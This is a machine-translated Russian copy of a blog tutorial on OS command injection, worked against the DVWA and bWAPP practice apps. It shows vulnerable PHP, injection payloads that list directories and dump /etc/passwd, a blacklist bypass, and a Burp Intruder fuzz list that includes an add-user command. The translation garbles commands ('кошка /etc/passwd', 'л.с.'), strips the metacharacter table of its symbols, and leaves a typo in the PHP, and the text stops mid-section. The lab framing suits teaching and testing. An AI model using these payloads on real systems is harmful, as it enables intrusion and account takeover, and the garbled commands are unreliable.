

Статьи о взломе

Блог Раджа Чанделя

Menu

🏠 Дом » Взлом сайта » Подробное руководство по внедрению команд ОС

Взлом сайта

Подробное руководство по внедрению команд ОС

8 Июля 2020 Г. Чандел Радж

Разве не здорово, если вы получаете привилегию запускать любые системные команды непосредственно на целевом сервере через размещенное на нем веб-приложение? Или вы можете получить обратную оболочку с помощью нескольких простых кликов? В этой статье мы узнаем о внедрении команд ОС, при котором злоумышленник может запускать некоторые произвольные команды системной оболочки в размещенной операционной системе через уязвимое веб-приложение.

Содержание

- Введение во внедрение команд
- Как происходит внедрение команд?
- Метасимволы
- Типы ввода команд
- Влияние внедрения команд ОС
- Действия по эксплуатации — внедрение команд ОС
- Ручная эксплуатация

- Внедрение базовой команды ОС
- Реализован обход черного списка
- Эксплуатация с помощью автоматизированных инструментов
 - Люкс «Отрыжка»
 - Руководство
 - Фаззинг
 - Комикс
 - Метасплоит
- Слепая инъекция команд ОС
 - Обнаружение
 - Эксплуатация
- Смягчение — внедрение команд ОС

Введение

Инъекция команд также называется инъекцией оболочки или инъекцией ОС. Он возникает, когда злоумышленник пытается выполнить команды системного уровня напрямую через уязвимое приложение, чтобы получить информацию о веб-сервере или попытаться осуществить несанкционированный доступ к серверу. Такая атака возможна только в том случае, если введенные пользователем данные не проходят надлежащую проверку перед передачей на сервер. Эти пользовательские данные могут быть в любой форме, такой как формы, файлы cookie, заголовки HTTP и т. д.

Как происходит внедрение команд?

Есть много ситуаций, когда разработчики пытаются включить некоторые функции в свое веб-приложение, используя команды операционной системы. Однако, если приложение передает введенные пользователем данные непосредственно на сервер без какой-либо проверки, оно может стать уязвимым для атак с внедрением команд.

Чтобы прояснить видение, давайте рассмотрим такой сценарий:

Подумайте о веб-приложении, обеспечивающем функциональность,

позволяющую любому пользователю пинговать любой конкретный IP-адрес через свой веб-интерфейс, чтобы подтвердить соединение с хостом, что означает, что приложение передает команду **ping** с этим конкретным входным IP-адресом непосредственно на сервер.

```
<?php


if( isset( $_POST[ 'Submit' ] ) ) {
    // Get input
    $target = $_REQUEST[ 'ip' ];

    // Determine OS and execute the ping command.
    if( striistr( php_uname( 's' ), 'Windows NT' ) ) {
        // Windows
        $cmd = shell_exec( 'ping ' . $target );
    }
    else {
        // *nix
        $cmd = shell_exec( 'ping -c 4 ' . $target );
    }

    // Feedback for the end user
    echo "<pre>{$cmd}</pre>";
}

?>
```

Теперь, если злоумышленник вводит нежелательную системную команду, добавляя к ней базовую команду **ping**, используя некоторые метасимволы. Таким образом, веб-приложение передает все это на сервер напрямую для выполнения, позволяя злоумышленнику получить полный доступ к операционной системе, запустить или остановить конкретную службу, просмотреть или удалить любой системный файл и даже захватить удаленную оболочку.



Метасимволы

Метасимволы — это символические операторы, которые используются для отделения реальных команд от нежелательных системных команд. Точка с запятой (;) и амперцент (&) в основном используются в качестве разделителей, которые разделяют подлинную команду ввода и команду, которую мы пытаемся внедрить.

Обычно используемые метасимволы:

Operators	Description
;	The semicolon is the most common metacharacter used to test an injection flaw. The shell would run all the commands in sequence separated by the semicolon.
&	It separates multiple commands on one command line. It runs the first command then the second one.
&&	If the preceding command to && is successful then only it runs the successive command.
(windows)	The runs the next command to it only if the preceding command fails i.e. initially it runs the first command, if it doesn't complete then it runs up the second one.
(Linux)	Redirects standard outputs of the first command to standard input of the second command
'	The unquoting metacharacter is used to force the shell to interpret and run the command between the back ticks. Following is an example of this command: Variable= "OS version uname -a" && echo \$variable
()	It is used to nest commands
#	It is used as a command line comment

Типы ввода команд

Внедрение на основе ошибок: когда злоумышленник вводит команду через входной параметр, а выходные данные этой команды отображаются на определенной веб-странице, это доказывает, что приложение уязвимо для внедрения команды. Отображаемый результат может быть в форме ошибки или фактических результатов команды, которую вы пытались выполнить. Затем злоумышленник изменяет и добавляет дополнительные команды в зависимости от оболочки веб-сервера и собирает информацию из приложения.

Внедрение вслепую: результаты введенных вами команд не будут отображаться для злоумышленника, и сообщения об ошибках не возвращаются. Злоумышленник может использовать другой метод, чтобы определить, действительно ли команда была выполнена на сервере или нет.

Уязвимость OS Command Injection входит в десятку основных **OWASP** уязвимостей. Поэтому давайте посмотрим на его влияние.

Влияние внедрения команд ОС

Внедрение команд ОС является одной из самых мощных уязвимостей с «**высокой серьезностью, имеющей оценку CVSS 8**» .

Таким образом, об этой инъекции сообщается под:

1. **CWE-77** : Неправильная нейтрализация специальных элементов, используемых в команде.
2. **CWE-78** : Неправильная нейтрализация специальных элементов, используемых в команде ОС.

Интересно, как использовать эту уязвимость? Давайте проверим его шаги:

Действия по эксплуатации – внедрение команд ОС

Шаг 1. Определите поле ввода

Шаг 2: Разберитесь с функциональностью

Шаг 3. Попробуйте использовать временную задержку метода Ping.

Шаг 4. Используйте различные операторы для использования внедрения команд ОС

Итак, я думаю, что до сих пор у вас могло быть четкое представление о концепции **внедрения команд ОС** и ее методологии. Но прежде чем намочить руки от атак, давайте проясним еще одну вещь, т.е.

« **команд отличается от внедрения кода**» тем, что внедрение кода позволяет злоумышленнику добавить свой собственный код, который затем выполняется приложением. При внедрении команд злоумышленник расширяет функциональные возможности приложения по умолчанию, которые выполняют системные команды, без необходимости внедрения кода. Источник:

https://www.owasp.org/index.php/Command_Injection

Давайте начнем!!

Внедрение базовой команды ОС

Я открыл целевой IP-адрес в своем браузере и вошел в DVWA как **admin** : **password**, из параметра безопасности DVWA я установил **безопасности** низкий

уровень Теперь я выбрал уязвимость Command Injection, представленную в левой части окна.

Мне была представлена форма, которая страдает от уязвимости внедрения команд ОС и просит «**Введите IP-адрес:**».

На изображении ниже вы можете видеть, что я попытался пропинговать его локальный хост, набрав **127.0.0.1**, и поэтому я получил результат вывода.

Vulnerability: Command Injection

Ping a device

Enter an IP address:

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.  
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.022 ms  
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.090 ms  
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.059 ms  
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.067 ms  
  
--- 127.0.0.1 ping statistics ---  
4 packets transmitted, 4 received, 0% packet loss, time 3076ms  
rtt min/avg/max/mdev = 0.022/0.059/0.090/0.025 ms
```

Чтобы выполнить «базовую атаку с внедрением команд ОС», я использовал «; (точка с запятой)» в качестве метасимвола и ввел другую произвольную команду, т.е. «ls»

127.0.0.1;л.с.

Vulnerability: Command Injection

Ping a device


Enter an IP address:

More Information

На изображении ниже вы можете видеть, что «;» метасимвол сделал свое дело, и мы можем вывести содержимое каталога, в котором на самом деле находится приложение. Точно так же мы можем запускать другие системные команды,

такие как «; pwd», «; id» и т.

Ping a device

Enter an IP address: 

Submit

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.  
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.021 ms  
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.068 ms  
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.090 ms  
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.044 ms  
  
--- 127.0.0.1 ping statistics ---  
4 packets transmitted, 4 received, 0% packet loss, time 3050ms  
rtt min/avg/max/mdev = 0.021/0.055/0.090/0.027 ms  
help  
index.php  
source
```

Реализован обход черного списка

Много раз разработчики создавали черный список часто используемых метасимволов, например, «&» , «;» , "&&" , "||" , «#» и другие для защиты своих веб-приложений от уязвимостей внедрения команд.

Поэтому, чтобы обойти этот черный список, нам нужно попробовать все разные метасимволы, которые забыл добавить разработчик.

Я поднял слишком **высокий** и перепробовал все различные комбинации метасимволов.

Ping a device

Enter an IP address: 

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
uidd:x:105:111::/run/uidd:/usr/sbin/nologin
avahi-autoipd:x:106:112:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/usr/s
usbmux:x:107:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
dnsmasq:x:108:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
rtkit:x:109:114:RealtimeKit,,,:/proc:/usr/sbin/nologin
cups-pk-helper:x:110:116:user for cups-pk-helper service,,,:/home/cups-pk-he
speech-dispatcher:x:111:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/
whoopsie:x:112:117::/nonexistent:/bin/false
kernoops:x:113:65534:Kernel Oops Tracking Daemon,,,:/usr/sbin/nologin
```


На изображении выше видно, что я успешно захватил файл паролей, используя метасимвол «|»

127.0.0.1 | кошка /etc/passwd


Внедрение команд с помощью BurpSuite

Burpsuite считается одним из лучших и самых мощных инструментов для тестирования веб-проникновения. Так что попробуем дефейсить веб-приложение через него.

Теперь я вошел в bWAPP с помощью **bee : bug** , запустив IP-адрес цели в браузере, и даже **установил уровень безопасности на средний** а **Выберите свою ошибку** опцию **Внедрение команд ОС**.



Давайте попробуем перечислить эту **поиск DNS» форму** , нажав кнопку « **Поиск** и просто перехватив **запрос браузера на прокси** и отправив его на **повторитель**.




Теперь мне просто нужно манипулировать целью, добавляя некоторые

системные команды, например «**pwd**», с помощью метасимволов.

Здесь я использовал «|» в качестве разделителя вы можете выбрать свой.

Как только я нажимаю на вкладку «**Перейти**», начинает генерироваться ответ, и в правой части окна вы можете видеть, что я захватил **рабочий каталог**.



Фаззинг

В последнем сценарии, при обходе реализованного черного списка, нам повезло, что разработчик создал и настроил список с ограниченным набором метасимволов. Но все же потребовалось время, чтобы проверить все возможные комбинации метасимволов. И поэтому очевидно, что этот метасимвол не будет работать с каждым веб-приложением, поэтому, чтобы обойти эти по-разному сгенерированные черные списки, мы будем проводить фаззинг-атаку.

Давайте проверим, как!!

Я создал словарь со всеми возможными комбинациями метасимволов и теперь просто включу его в свою атаку.

Настройте **пакет burp** и начните **перехватывать запрос**. Как только вы **захватите** текущий запрос, отправьте его **злоумышленнику**, просто щелкнув

правой кнопкой мыши вкладку прокси и выбрав вариант **отправки злоумышленнику**.



Attack Target

Configure the details of the target for the attack.


Host:

Port:

☐ Use HTTPS

Start attack

Теперь мы настроим позицию атаки, просто переместив текущую вкладку на вкладку « **Позиции** » и выбрав область, где мы хотим провести атаку, с помощью **ДОБАВИТЬ** кнопки



Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type:

```

1 POST /bWAPP/commandi.php HTTP/1.1
2 Host: 192.168.0.11
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://192.168.0.11/bWAPP/commandi.php
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 30
10 Connection: close
11 Cookie: security_level=1; PHPSESSID=d9f205a555f451d4ee2f3e35fetc938a
12 Upgrade-Insecure-Requests: 1
13
14 target=$www.nsa.gov$&form=submit
    
```

Пришло время внедрить наш словарь, теперь перейдите на **Payload** и нажмите кнопку **загрузки**, чтобы загрузить наш файл словаря.

1 × 2 × ...

Target

Positions

Payloads

Options

?

Payload Sets

⇒ Start attack

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set:

1

 Payload count: 154

Payload type:

Simple list

 Request count: 154

?

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste

Load ...

Remove

Clear

Add

|ls

\$\$ls

|pwd

ifconfig

| ifconfig

; ifconfig

& ifconfig

&& ifconfig

/index.html|id|

inconfia

Enter a new item

Как только я нажму кнопку « **Начать атаку** », появится новое окно с фаззинговой атакой.

Из приведенного ниже снимка экрана видно, что наша атака началась, и на участке длины есть колебания. Я дважды щелкнул поле длины, чтобы сначала получить наибольшее значение.

Intruder attack 1						
Attack Save Columns						
Results Target Positions Payloads Options						
Filter: Showing all items						
Request	Payload	Status	Error	Timeout	Length	Comment
33	ls -laR /etc	200	<input type="checkbox"/>	<input type="checkbox"/>	221575	
37	ls -laR /var/www	200	<input type="checkbox"/>	<input type="checkbox"/>	212693	
94	netstat -an	200	<input type="checkbox"/>	<input type="checkbox"/>	55026	
58	ls -l /var/www/*	200	<input type="checkbox"/>	<input type="checkbox"/>	42897	
41	ls -l /etc/	200	<input type="checkbox"/>	<input type="checkbox"/>	27251	
11	ls	200	<input type="checkbox"/>	<input type="checkbox"/>	16626	
82	net localgroup Administra...	200	<input type="checkbox"/>	<input type="checkbox"/>	15042	
99	net user hacker Passwor...	200	<input type="checkbox"/>	<input type="checkbox"/>	14748	
28	ls -l /	200	<input type="checkbox"/>	<input type="checkbox"/>	14649	
47	ls -l /home/*	200	<input type="checkbox"/>	<input type="checkbox"/>	14487	
53	ls -l /tmp	200	<input type="checkbox"/>	<input type="checkbox"/>	14248	
0		200	<input type="checkbox"/>	<input type="checkbox"/>	13607	
69	\n/bin/ls -al\n	200	<input type="checkbox"/>	<input type="checkbox"/>	13477	
95	; netstat -an	200	<input type="checkbox"/>	<input type="checkbox"/>	13475	
96	& netstat -an	200	<input type="checkbox"/>	<input type="checkbox"/>	13475	
97	&& netstat -an	200	<input type="checkbox"/>	<input type="checkbox"/>	13475	
Request Response						
Raw Params Headers Hex						

На изображении ниже вы можете видеть, что, как только я щелкнул **11 -й** запрос, я смог обнаружить команду **ls** , работающую на **вкладке ответа**.

Result 11 | Intruder attack1

Payload: |ls

Status: 200

Length: 16626

Timer: 30

Previous

Next

Action

Request

Response

Raw

Headers

Hex

Render

72

73

74

75

76

77

78

79

80

81

82

83

84

85

86

87

88

89

90

91

92

93

94

95

96

97

98

<button type="submit" name="form" value="submit">

Lookup

</button>

</p>

</form>

<p align="left">

666

admin

aim.php

apps

ba_captcha_bypass.php

ba_forgotten.php

ba_insecure_login.php

ba_insecure_login_1.php

ba_insecure_login_2.php

ba_insecure_login_3.php

ba_logout.php

ba_logout_1.php

ba_pwd_attacks.php

ba_pwd_attacks_1.php

ba_pwd_attacks_2.php

ba_pwd_attacks_3.php

ba_pwd_attacks_4.php

ba_weak_pwd.php

backdoor.php

bof_1.php

bof_2.php

Внедрение команд ОС с помощью Commix

Иногда фаззинг отнимает много времени, и даже он становится несколько раздражающим при выполнении над ним атаки с внедрением команд, т.е. ожидание увеличенной длины и проверка каждого возможного ответа, который она отбрасывает.

